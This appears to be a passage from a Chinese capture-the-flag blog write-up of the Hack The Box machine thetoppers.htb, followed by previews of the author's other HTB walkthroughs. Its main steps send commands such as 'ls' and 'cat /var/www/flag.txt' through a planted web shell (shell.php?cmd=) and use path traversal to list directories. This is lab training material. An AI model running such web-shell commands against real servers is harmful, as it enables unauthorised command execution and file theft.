

1 | http://thetoppers.htb/shell.php?cmd=ls |
1 | http://thetoppers.htb/shell.php?cmd=ls /var/www/ |

1 | http://thetoppers.htb/shell.php?cmd=cat /var/www/flag.txt |




除此之外,我们还可以干其他事情,比如路径穿越到根目录(冷知识:+可以代替空格):
1 | http://thetoppers.htb/shell.php?cmd=ls+../ |
1 | http://thetoppers.htb/shell.php?cmd=ls+../../ |
1 | http://thetoppers.htb/shell.php?cmd=ls+../../../ |
1 | http://thetoppers.htb/shell.php?cmd=ls+images |


当然通过刚才我们可以看出来,获取flag也不止一个路径:
1 | http://thetoppers.htb/shell.php?cmd=cat+../flag.txt |
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 joke的小世界!
相关推荐
2026-08-15
hack the box tier1 Responder
HTB WP -Respondertask1:12When visiting the web service using the IP address, what is the domain that we are being redirected to?当使用 IP 地址访问该 Web 服务时,我们被重定向到了哪个域名? 回答: 我们访问一下这个网站: 110.129.118.189 1unika.htb 就是被重定向到的域名。 task2:12Which scripting language is being used on the server to generate webpages?服务器上正在使用哪种脚本语言来生成网页? nmap扫一下: 12nmap -sV 10.129.118.189或者nmap -p- --min-rate 1000 -sV 10.129.118.189 12345675985 端口(WinRM 服务)Windows 远程管理(WinRM) 是 Windows 的原生远程管理协议,它基于简单对象访问协议(SOAP)与远程计算机...
2026-08-15
hack the box tier0 Fawn
HTB WP -Fawntask1:12What does the 3-letter acronym FTP stand for?FTP这三个字母的缩写代表什么? 回答: 12File Transfer Protocol文件传输协议,是一种用于在网络上传输文件的协议。 task2:12Which port does the FTP service listen on usually?FTP 服务通常监听哪个端口? 回答: 121 task3:12FTP sends data in the clear, without any encryption. What acronym is used for a later protocol designed to provide similar functionality to FTP but securely, as an extension of the SSH protocol?FTP以明文形式发送数据,不进行任何加密。后来出现了一种协议,旨在提供与FTP类似的功能,但更加安全,它是SSH协议的扩展,该协议的缩写是什么? ...
2026-08-15
hack the box tier0 Redeemer
HTB WP -Redeemertask1:12Which TCP port is open on the machine?机器上哪个 TCP 端口是开放的? 开扫: 1nmap -sV 10.129.91.201 可惜这1000个端口没扫到(这里不是网络问题,既然能扫1000个端口说明已经连上了) 那就只能扩大端口范围了: 1nmap -p- 10.129.91.201 其中: -p-:表示扫描全部 TCP 端口,也就是 1-65535,等价于 -p1-65535。 但是效果很慢。 可以尝试等,或者换种更快的。 决定换一个: 1nmap -Pn -sS -T4 --min-rate 100 -p- 10.129.91.207 12345其中:-Pn(可选):跳过主机发现(不先 ping),直接假设目标在线。-sS(可选):SYN 半开放扫描,只发起握手不完成,速度快。-T4:扫描速度模板,T0~T5:T3 默认,T4 较快,T5 很激进。--min-rate 100:最低发包速率,每秒至少发送 100 个探测包。 发包频率尽量小点,不然给容器扫炸了。...
2026-08-15
hack the box tier1 Crocodile
HTB WP -Crocodiletask1:12What Nmap scanning switch employs the use of default scripts during a scan?哪一个 Nmap 扫描参数(开关)在扫描期间会使用默认脚本? 回答: 1-sC 之前说过,它等同于 --script=default。在实际使用中,大家也经常把 -sC 和用于探测版本的 -sV 组合在一起,写作 -sCV task2:12What service version is found to be running on port 21?在 21 端口上发现了哪个正在运行的服务版本? 探测版本用-sV参数 1nmap -sV 10.129.98.248 -p 21 没有-p也是可以的,答案是: 1vsftpd 3.0.3 task3:12What FTP code is returned to us for the "Anonymous FTP login allowed" message?提示 “允许匿名 FTP 登录”(Anonymo...
2026-08-15
hack the box tier2 Oopsie
HTB WP -Oopsietask1:12With what kind of tool can intercept web traffic?拦截网络流量通常使用什么类型的工具? 回答: 12proxy(代理)你可以通过网络代理,将你的流量重定向到代理服务器。 task2:12What is the path to the directory on the webserver that returns a login page?返回登录页面的网页服务器目录路径是什么? 先对容器进行初步探测,nmap扫一下: 1nmap -F 10.129.137.140 开了个http端口,浏览器访问一下: 找一下登录页面。这里要用到bp抓包(task1就提示了代理,代理对应着抓包),因为我的bp在kali上是社区版(最新版还没有破解版),所以这次我用了win环境来做(仅限抓包)。(win环境下我有bp专业版),先bp抓一下包: 然后我们在目标的配置文件里找到了Login的路径(login的js脚本): 1/cdn-cgi/login task3:12What can...
2026-08-15
hack the box tier1 Sequel
HTB WP -Sequeltask1:12During our scan, which port do we find serving MySQL?在我们的扫描中,我们发现哪个端口正在运行 MySQL 服务? 回答: 那就nmap扫一下端口: 只有这一个,看它的service:tcpwrapped。 12服务:tcpwrapped(通常这个端口默认对应的服务是 MySQL,虽然在 Nmap 扫描中它的服务标识显示为 tcpwrapped,说明连接在建立后被立即关闭或受到了某种保护/限制,但 3306 确实是经典的 MySQL 默认服务端口)所以答案是3306 task2:12What community-developed MySQL version is the target running?目标运行的是哪个社区开发的 MySQL 版本? 回答: 1你需要直接尝试连接该数据库。由于这是一个新手关卡(Starting Point),它默认允许空密码无密登录。这个版本用nmap探测不到 用 mysql连接: 123mysql -h IP -P 端口 -u 用户名 -p...
评论